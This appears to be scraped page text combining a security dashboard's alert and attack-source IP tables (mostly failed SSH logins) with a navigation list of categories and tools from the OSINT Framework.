
Top alerts

Value	%	Count
Top values		
User login failed.	24.51%	225
User missed the password more than one time	23.09%	212
Unknown problem somewhere in the system.	22.66%	208
SSHD authentication failed.	20.15%	185
Attempt to login using a non-existent user	4.36%	40
Others		
Multiple SSHD authentication failures.	2.83%	26
User authentication failure.	0.33%	3
User missed the password to change UID (user id).	0.33%	3
SSHD brute force trying to get access to the system.	0.22%	2
User missed the password to change UID to root.	0.22%	2
Login session opened.	0.22%	2
Multiple authentication failures.	0.22%	2
Login session closed.	0.22%	2
Multiple failed logins in a small period of time.	0.11%	1
SSH insecure connection attempt (scan).	0.11%	1
Successful sudo to ROOT executed.	0.11%	1

Top attack sources

Value	%	Count
Top values		
116.31.116.17	85.21%	408
91.224.160.108	11.89%	57
95.213.252.187	1.25%	6
180.93.185.239	0.42%	2
122.114.103.95	0.42%	2
Others		
106.1.128.19	0.21%	1
104.192.0.18	0.21%	1

OSINT Framework


OSINT Framework
OSINT Framework
Username
Email Address
Domain Name
IP Address
Images / Videos / Docs
Social Networks
Instant Messaging
People Search Engines
Dating
Telephone Numbers
Public Records
Business Records
Transportation
Geolocation Tools / Maps
Search Engines
Forums / Blogs / IRC
Archives
Language Translation
Metadata
Mobile Emulation
Facebook
Twitter
Reddit
LinkedIn
Other Social Networks
Search
Social Media Monitoring Wiki
Search
Pictures
Analytics
Location / Mapping
Archive / Deleted Tweets
Twitter Back From The Dead
Social Searcher
Google Social Search
Periscope Search
Periscope with known Username (M)
SocialBlade.com
Talkwalker Social Media Search (R)
BuzzSumo Most Shared
PinGroupie
Searchlr
Google CSE for Telegram links